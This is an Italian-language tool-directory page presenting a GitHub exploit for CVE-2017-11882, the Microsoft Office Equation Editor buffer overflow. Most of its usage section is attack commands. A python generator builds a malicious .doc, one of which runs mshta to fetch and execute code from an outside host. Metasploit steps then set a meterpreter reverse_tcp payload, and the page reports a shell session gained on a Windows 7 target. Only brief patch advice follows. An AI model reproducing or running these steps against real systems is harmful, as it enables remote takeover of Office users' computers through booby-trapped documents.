Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/littlebin404/cve-2017-11882
Framework di ExploitGenerazione di PayloadAnalisi delle VulnerabilitàExploitPenetration TestingBinary Exploitation
GitHublittlebin404/cve-2017-11882

CVE-2017-11882

CVE-2017-11882 (colpisce tutte le versioni di Office dal 2003 al 2016)

Vedi Repository
53275 anni faNon ancora revisionato
Condividi

Panoramica su CVE-2017-11882

Dal punto di vista dell'efficacia dello sfruttamento, può compromettere tutte le versioni di Office dal 2003 al 2016 e la creazione dell'intero ambiente di attacco è molto semplice. Questa vulnerabilità è causata dall'[Editor equazioni] incluso nel software Office. Poiché il processo dell'editor non convalida la lunghezza dei nomi, si verifica un overflow del buffer; l'attaccante, costruendo caratteri speciali, può eseguire codice arbitrario. Ad esempio, se un hacker sfrutta questa vulnerabilità per creare un file Office con una backdoor shell, quando un utente normale apre il file Office, il computer può essere controllato direttamente dall'hacker.

Versioni interessate:

office 2003 
office 2007 
office 2010 
office 2013 
office 2016

Utilizzo


python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc
Image

Facendo clic sul file "test.doc" generato, si apre correttamente la Calcolatrice.

python Command_CVE-2017-11882.py -c "mshta http://192.168.43.165:8080/11882" -o 11882-3.doc

Image

Image

Il file Word 11882-3.doc viene generato correttamente.

Posizionare il file cve_2017_11882.rb nella directory /usr/share/metasploit-framework/modules/exploits/windows/smb:

msf > search CVE-2017-11882
msf > use exploit/windows/smb/CVE-2017-11882 
msf exploit(CVE-2017-11882) > set payload windows/meterpreter/reverse_tcp 
msf exploit(CVE-2017-11882) > set lhost 192.168.43.165 
msf exploit(CVE-2017-11882) > set uripath 11882 

msf exploit(CVE-2017-11882) > exploit

Avvio della modalità di ascolto:
Image


Facendo clic sul file 11882-3.doc sulla macchina target Windows 7, la sessione viene ottenuta con successo!
Image

Correzione della vulnerabilità

① Aggiornamento online; abilitare Windows Update. Per la maggior parte delle persone questo è sufficiente.

② Applicare la patch; indirizzo della patch Microsoft per questa vulnerabilità: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    257
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    247

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →